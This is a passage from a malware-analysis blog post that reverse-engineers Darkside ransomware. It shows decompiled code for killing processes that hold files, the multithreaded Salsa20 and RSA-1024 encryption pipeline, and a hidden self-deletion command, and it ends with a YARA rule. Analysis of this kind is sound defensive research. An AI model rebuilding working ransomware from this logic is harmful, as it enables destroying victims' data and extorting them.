mw_CloseHandle(curr_process);
mw_TerminateProcess(ProcessHandle, 0); // terminate process
mw_WaitForSingleObject(ProcessHandle, -1);
mw_CloseHandle(ProcessHandle);
v20 = 1;
break;
}
}
}
}
}

```

Figure 65: Terminating the process that is accessing the to-be-encrypted file.

VI. Generate Encrypted File Name

The filename is copied into a new buffer, and the GUID checksum is appended to the end of the filename. This buffer is later used as the encrypted filename, so **Darkside** again tries to terminate any process that uses this file.

```

encrypt_file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 0x10000);
if ( encrypt_file_name )
{
    mw_wcscpy(encrypt_file_name, v3);
    v5 = mw_wcslen(encrypt_file_name);
    mw_wcscpy(encrypt_file_name + 2 * v5, GUID_checksum); // append GUID checksum to the end of file name
    while ( !mw_MoveFileExW(encrypt_file_name_1, encrypt_file_name, 8) )
    {
        if ( !PROCESS_TO_AVOID_FLAG
            || __readfsdword(0x34u) != 32
            || !terminate_processes_that_uses_file(encrypt_file_name_1) ) // terminate process that uses this file
        {
            goto LABEL_69;
        }
    }
}

```

Figure 66: Generating the encrypted file name.

VII. Send File Data To Worker Threads

Darkside makes 2 calls to **CreateIoCompletionPort** to create I/O completion ports associated with the encrypted file handle.

```

FILE_HANDLE_TO_ENCRYPT = mw_CreateFileW(encrypt_file_name, 0xC0000000, 0, 0, 3, 0x48000000, 0);
if ( FILE_HANDLE_TO_ENCRYPT != -1 )
{
    if ( USE_IOCompletionPort1_FLAG )
    {
        if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIoCompletionPort1, 0, 0) )
        {
            mw_CloseHandle(FILE_HANDLE_TO_ENCRYPT);
            goto LABEL_69;
        }
    }
    else if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIoCompletionPort2, 0, 0) )
    {
        goto LABEL_21;
    }
}

```

Figure 67: Creating I/O completion ports associated with the file handle.

It then creates a buffer to add necessary data to send to the worker threads using these I/O completion ports.

Important data includes file-related information such as **ENCRYPTION_MODE**, file handle, and file size.

The buffer also includes the Salsa20 matrix, its RSA-1024 encrypted version, and the checksum of the encrypted key.

Once this I/O buffer is ready, it is sent to the worker threads using calls to **PostQueuedCompletionStatus**.

```

v12 = IO_buffer[8];
IO_buffer[0x2F] = IO_buffer[7];
IO_buffer[0x30] = v12;
IO_buffer[0xB] = FILE_HANDLE_TO_ENCRYPT; // 0xB is file handle
*(QWORD *) (IO_buffer + 0x2D) = file_size; // 0x2D is file size
generate_random_buffer(IO_buffer + 0xD); // offset 0xD is random buff
w_memcpy(IO_buffer + 0x1D, IO_buffer + 0xD, 0x40u);
RSA_1024_encryption(IO_buffer + 0x1D, (int)FULL_CONFIG_COPY, (int)&FULL_CONFIG_COPY[8]); // offset 0x1D is RSA_1024(random_buff)
CRC32_Hashed_random_number = CRC32_checksum_generator((int)(IO_buffer + 0x1D), 0x80, 0);
w_memcpy(IO_buffer + 0x3D, CRC32_Hashed_random_number, 0x10u); // offset 0x3D is CRC32(RSA_1024(random_buff))
IO_buffer[0xC] = 0;
if ( hLogFile )
{
    mw_sprintf(v16, &Handle_u_str, IO_buffer[0xB], v15);
    w_WriteFile(hLogFile, (int)&INF_str, (int)&Start_Encrypt_str, (int)v16, encrypt_file_name_1);
}
if ( USE_IOCompletionPort1_FLAG )
{
    if ( mw_PostQueuedCompletionStatus(hIOCompletionPort1, 0, 0, IO_buffer) )
    {
        mw_InterlockedIncrement(&IO_PORT1_LOCK);
        USE_IOCompletionPort1_FLAG = 0; // ROTATE CLEANLY BETWEEN 2 PORTS
        v20 = 1;
        goto LABEL_69;
    }
}
else if ( mw_PostQueuedCompletionStatus(hIOCompletionPort2, 0, 0, IO_buffer) )
{

```

Figure 68: Generating I/O buffer and send it to worker threads.

VIII. Salsa20 & Matrix Generation

Darkside makes multiple calls to **RtlRandomEx** to generate a 64-byte buffer.

```

LONG __stdcall generate_random_buffer(DWORD *Salsa20_matrix)
{
    int v1; // ebx
    LONG random_long; // eax
    DWORD v3; // edx

    v1 = 8;
    do
    {
        random_long = w_RtlRandomEx();
        if ( v1 == 5 )
        {
            random_long = 0;
            v3 = 0;
        }
        Salsa20_matrix[2 * v1 - 1] = random_long;
        Salsa20_matrix[2 * v1 - 2] = v3;
    }
    while ( v1 );
    return random_long;
}

```

Figure 69: Randomly generating Salsa20 matrix.

The reason why this buffer is not a **Salsa20** key is because it is way too long (typically Salsa20 key is at most 32-byte long) and because **Darkside** actually modifies its **Salsa20** implementation to not use any key.

Typically, a pair of key-nonce is required to generate this Salsa20 initial state matrix.


```

e_length = v7,
do
{
    v16 = 8;
    INT_SIZE = 8;
    do
    {
        v8 = r;
        v9 = (__m128i *)r_;
        v10 = 8;
        do
        {
            *v9++ = _mm_load_si128(v8++);
            --v10;
        }
        while ( v10 );
        multiply_mod(r, r_, (DWORD *)RSA_1024_n); // r = r*r %n
        result = *RSA_1024_e_BE & (1 << --INT_SIZE); // mod each from 7 to 0 -> little endian
        if ( result )
            result = multiply_mod(r, data, (DWORD *)RSA_1024_n); // if e bit is 1, r = r*base mod n
        --v16;
    }
    while ( v16 );
    --RSA_1024_e_BE;
    --e_length;
}
while ( e_length );

```

Figure 72: RSA-1024 encryption to produce cipher text by calculating $(data^{exponent})\%modulus$.

It is quick to recognize that this is RSA-1024 encryption with the mathematic functions. Note that the RSA-1024 exponent is being read from front to back with the AND operation, which tells us that it is in little endian.

The mathematical operations modulus of big numbers are also confusing because they perform raw modulus calculation using addition and subtraction.

```

v10 = 1024;
do
{
    rclbignum(); // curr_result = curr_result rol 1
    subbignum(curr_result, RSA_1024_n); // curr_result -= n
    if ( v5 ) // if curr_result < 0 (jump if carry): curr_result += n
        addbignum(curr_result, RSA_1024_n);
    rclbignum(); // B = B rol 1
    if ( v5 ) // if carry: curr_result += a
        addbignum(curr_result, A);
    result = subbignum(curr_result, RSA_1024_n); // result -= n
    if ( v5 )
        result = addbignum(curr_result, RSA_1024_n); // if curr_result < 0 (jump if carry): curr_result += n
    --v10;
}
while ( v10 );
v7 = (const __m128i *)curr_result;
v9 = 8;
do

```

Figure 73: Function to calculate $(A*B)\%N$.

For multiplication, it rotates B to the left by 1 every time and add A to the result when there is no carry after the rotation.

For modulus, it keeps subtracting N from the result until it gets a carry (subtraction results in a negative number), which it then adds N back into the result.

The functions to add/subtract big numbers also tell us that the result of RSA-1024 encryption is also in little endian since operations are performed from the lowest index to the highest one on each number.

```
.text:002425B1 addbignum proc near
.text:002425B1 mov     eax, [esi]
.text:002425B3 mov     ebx, [esi+4]
.text:002425B6 mov     ecx, [esi+8]
.text:002425B9 mov     edx, [esi+0Ch]
.text:002425BC adc     [edi], eax
.text:002425BE adc     [edi+4], ebx
.text:002425C1 adc     [edi+8], ecx
.text:002425C4 adc     [edi+0Ch], edx
.text:002425C7 mov     eax, [esi+10h]
.text:002425CA mov     ebx, [esi+14h]
.text:002425CD mov     ecx, [esi+18h]
.text:002425D0 mov     edx, [esi+1Ch]
.text:002425D3 adc     [edi+10h], eax
.text:002425D6 adc     [edi+14h], ebx
.text:002425D9 adc     [edi+18h], ecx
.text:002425DC adc     [edi+1Ch], edx
.text:002425DF mov     eax, [esi+20h]
.text:002425E2 mov     ebx, [esi+24h]
.text:002425E5 mov     ecx, [esi+28h]
.text:002425E8 mov     edx, [esi+2Ch]
.text:002425EB adc     [edi+20h], eax
```

Figure 74: Result buffer is calculated in little endian format.

X. I/O Worker Threads

The worker threads share the same functionality, each of which loops infinitely until the main thread signals to close them using **CloseHandle**.

The threads constantly call **GetQueuedCompletionStatus** on their own I/O completion port until they receive a blob containing information about a file from the main thread.

```
while ( 1 )
{
    while ( 1 )
    {
        result = mw_GetQueuedCompletionStatus(hIOCompletionPort1, &blob_length, v7, &lpOverlapped, -1);
        lpOverlapped_1 = lpOverlapped;
        if ( result )
            break;
        if ( __readfsdword(0x34u) == 38 ) // Last error number == ERROR_HANDLE_EOF
        {
LABEL_3:
            lpOverlapped_1[0xC] = 2; // Done encrypting -> write encrypted key
            if ( !mw_PostQueuedCompletionStatus(hIOCompletionPort1, 0, 0, lpOverlapped_1) )
                goto LABEL_4;
        }
        else
        {
LABEL_4:
            mw_CloseHandle(lpOverlapped_1[11]);
            mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
        }
    }
}
```

Figure 75: Worker thread calling **GetQueuedCompletionStatus** to receive data blob.

Here is some important offset in the data blob.

- 0x5: current file offset low
- 0x6: current file offset high
- 0x7: number of bytes to jump to next block depending on ENCRYPTION_MODE (0x80000 for FULL, -1 for FAST, and dynamically changed based on file size for AUTO)
- 0x9: number of times to begin encrypting 0x80000 bytes
- 0xB: File handle
- 0xC: Encryption state
- 0x2d: File size
- 0xD: Random Salsa20 Matrix
- 0x1D: RSA_1024(Salsa20_matrix)
- 0x3d: CRC32_checksum_generator(RSA_1024(Salsa20_matrix))
- 0x41: File buffer

Upon receiving this, they check the byte at offset 0xC of the blob to determine between 4 encrypting states.

The pre-encryption state occurs when **blob[0xc]** is 0, and the thread just calls **ReadFile** to read **0x80000** bytes from the current file offset into the file buffer. It then sets **blob[0xc]** to 1 to transition into the encryption state. If it reaches the EOF and the last error number is **ERROR_HANDLE_EOF**, the thread skips to post-encryption state.

```

else
{
    // pre-encryption state
    v3 = lpOverlapped[6];
    lpOverlapped[2] = lpOverlapped[5];
    lpOverlapped_1[3] = v3;
    lpOverlapped_1[0xc] = 1;
    if ( !mw_ReadFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, 0x80000, &blob_length, lpOverlapped_1 ) )
    {
        if ( __readfsdword(0x34u) == ERROR_HANDLE_EOF )
            goto LABEL_3; // transition to post-encryption state when reaching EOF
        if ( __readfsdword(0x34u) != ERROR_IO_PENDING )
        {
            mw_CloseHandle(lpOverlapped_1[11]);
            mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
        }
    }
}
}

```

Figure 76: Pre-encryption code block.

The encryption state occurs when **blob[0xc]** is 1, and the thread will encrypt the file buffer normally using Salsa20. **Darkside** encrypts one 0x80000-byte block at a time and jumps to the next block right after. If **blob[0x7]** is not -1, it will jump to the next blob by appending **blob[0x7]** to the current file offset. This is to skip the encrypting portions of the file when it is too large. If **blob[0x7]** is -1, the encryption state is changed to the post-encryption state. The encrypted file buffer is then written back into the file using **WriteFile** and the thread goes back to the pre-encryption state with the updated file offset.

```

case 1u:
    // encryption state
    Salsa20_crypt(lpOverlapped + 0xD, lpOverlapped + 0x41, (int)(lpOverlapped + 0x41), blob_length); // offset 0x41 is file buffer -> 0xD is matrix
    if ( lpOverlapped_1[9] )
    {
        *(_QWORD*)(lpOverlapped_1 + 5) += 0x80000164;
        --lpOverlapped_1[9];
        lpOverlapped_1[0xC] = 0; // ENCRYPT 0x80000 bytes
        // Move file offset 0x80000 forward
    }
    else
    {
        v4 = *(_OVERLAPPED::$742A73540840F318F86F9CEE3D494648*)(lpOverlapped_1 + 7);
        if (*(_QWORD*)&v4 == -1164 )
        {
            lpOverlapped_1[0xC] = 2; // finish everything nicely -> post-encryption
        }
        else
        {
            *(_QWORD*)(lpOverlapped_1 + 5) += *(_QWORD*)&v4; // jump by 0x80000 + constant
            lpOverlapped_1[9] = lpOverlapped_1[10]; // encrypt 0x80000 again
            lpOverlapped_1[0xC] = 0;
        }
    }
    if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, blob_length, &blob_length, lpOverlapped_1)
        && __readfsdword(0x34u) != ERROR_IO_PENDING )
    {
        mw_CloseHandle(lpOverlapped_1[11]);
        mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    }
    break;

```

Figure 77: Encryption code block.

The post-encryption state occurs when **blob[0xc]** is 2. In this state, the encrypted Salsa20 matrix and its checksum are written into the end of the file using **WriteFile**. After this operation, the thread enters the cleaning up state.

```

case 2u:
    lpOverlapped[2] = -1;
    lpOverlapped_1[3] = -1;
    lpOverlapped_1[12] = 4;
    if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x1D, 0x90, &blob_length, lpOverlapped_1)
        && __readfsdword(0x34u) != 997 ) // write RSA_1024(Salsa20_matrix) and
        // CRC32_checksum_generator(RSA_1024(Salsa20_matrix))
        // to the end of file
    {
        goto LABEL_22;
    }
    break;

```

Figure 78: Post-encryption code block.

The cleaning up state occurs when **blob[0xc]** is 4. The thread just closes the file handle and go back to calling **GetQueuedCompletionStatus** to receive a new file blob.

```

case 4u:
    while ( *lpOverlapped_1 == 0x103 )
        mw_Sleep(0);
    if ( hLogFile ) // finish encryption -> close handle
    {
        mw_swprintf(data0, &Handle_u_str, lpOverlapped_1[11], v5);
        w_WriteFile(hLogFile, (int)&INF_str, (int)File_Encrypted_Successful_str, (int)data0, 0);
    }
    mw_CloseHandle(lpOverlapped_1[11]);
    mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    mw_InterlockedIncrement(&dword_25103C);
    break;

```

Figure 79: Cleaning up code block.

Self Deletion

At the end of the program, if **SELF_DELETE_FLAG** is set to 1 in the configuration, **Darkside** will execute a command to delete itself.

First, it gets the short path of the current malware executable by calling **GetModuleFileNameW** and **GetShortPathNameW**.

It decrypts the environment variable name “ComSpec” and uses it to get the path to **CMD.EXE**.

Finally, it calls **ShellExecuteW** to execute this command:

```
CMD.EXE /C DEL /F /Q short_malware_path >> NUL
```

This **CMD.EXE** command executes the **DEL** command. The **/F** flag is enabling auto-completion of path names entered, which is necessary to extend the short path into a full path. The **/Q** just turns echo off for stealth!

```
int delete_malware_exe()
{
    _DWORD curr_file_name[130]; // [esp+0h] [ebp-820h] BYREF
    _DWORD cmd_exe_path[130]; // [esp+208h] [ebp-618h] BYREF
    _DWORD command[130]; // [esp+410h] [ebp-410h] BYREF
    _DWORD short_path_name[130]; // [esp+618h] [ebp-208h] BYREF

    mw_GetModuleFileNameW(PEB_Mutant, curr_file_name, 260);
    mw_GetShortPathNameW(curr_file_name, short_path_name, 260);
    decrypt_large_buffer((int)&dword_24AF30, *(&dword_24AF30 - 1)); // /C DEL /F /Q
    mw_wscpy(command, &dword_24AF30);
    clear_string(&dword_24AF30, *(&dword_24AF30 - 1));
    mw_wscat(command, short_path_name);
    decrypt_large_buffer((int)&dword_24AF50, *(&dword_24AF50 - 1)); // >> NUL
    mw_wscat(command, &dword_24AF50);
    clear_string(&dword_24AF50, *(&dword_24AF50 - 1));
    decrypt_large_buffer((int)&dword_24AF64, *(&dword_24AF64 - 1)); // ComSpec points to CMD.EXE
    mw_GetEnvironmentVariableW(&dword_24AF64, cmd_exe_path, 260);
    clear_string(&dword_24AF64, *(&dword_24AF64 - 1));
    return mw_ShellExecuteW(0, 0, cmd_exe_path, command, 0, 0); // CMD.EXE /C DEL /F /Q short_malware_path >> NUL
}
```

Figure 80: Cleaning up code block.

Darkside Encryption Speed Discussion

Darkside uses a unique combination of multithreading and recursive file traversal to find and encrypt files.

However, its speed is not that impressive due to the use of recursion.




Figure 81: CPU comparison between Babuk and Darkside.

We can clearly see that **Darkside** encryption speed is clearly lacking since it does not abuse 100% of the victim’s CPU.

This is because **Darkside** suffers from thread starvation. Each worker thread can execute the encryption code block relatively fast, but some of them are starved by the main thread and never gets a chance to do work.

By design, the main thread’s job is to recursively traverse through folders in a depth-first search manner, so the worker threads can only encrypt what the main thread sends them.

Starvation arises when the main thread can’t traverse and send files fast enough while the receiving threads already finish their work. Therefore, unless the main thread has a constant throughput of 32 files being sent to I/O completion ports at any given point in time, some thread will definitely be starved, and the CPU will not be fully utilized.

Beside the fact that this throughput is almost impossible to obtain by a single thread, the total encryption time is still skewed toward the time it takes for the main thread to finish traversing the system.

This design ultimately defeats the purpose of using multithreading and I/O completion port.

YARA rule

```
rule DarksideRansomware1_8_6_2 {
  meta:
    description = "YARA rule for Darkside v1.8.6.2"
    reference = "http://chuongdong.com/reverse%20engineering/2021/05/06/DarksideRansomware/"
    author = "@cPeterr"
    tlp = "white"
  strings:
    $hash_alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    $gen_key_buff = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D 10 10 10 10 81 EB 10 10
    $dyn_api_resolve = {FF 76 FC 56 E8 91 FE FF FF 56 E8 ?? 69 00 00 8B D8 FF 76 FC 56 E8 85 FB FF FF 8B 46 FC }
    $get_config_len = {81 3C 18 DE AD BE EF 75 02 EB 03 40 EB F2}
    $RSA_1024_add_big_num = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}
    $CRC32_checksum = {FF 75 0C FF 75 08 68 EF BE AD DE FF 15 ?? ?? ?? 00 FF 75 0C FF 75 08 50 FF 15 ?? ?? ?? 00
  condition:

```

```
    all of them  
}
```

Samples

I got my sample from [MalwareBazaar!](#)

Huge shoutout to [@JAMESWT_MHT](#) for uploading the sample!

Special Thanks

A special thanks to [Michael Gillespie](#) for assisting me during the analysis and sharing his resources!

References

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<https://github.com/snemes/aplib>

Source: <http://chuongdong.com/reverse%20engineering/2021/05/06/DarksideRansomware/>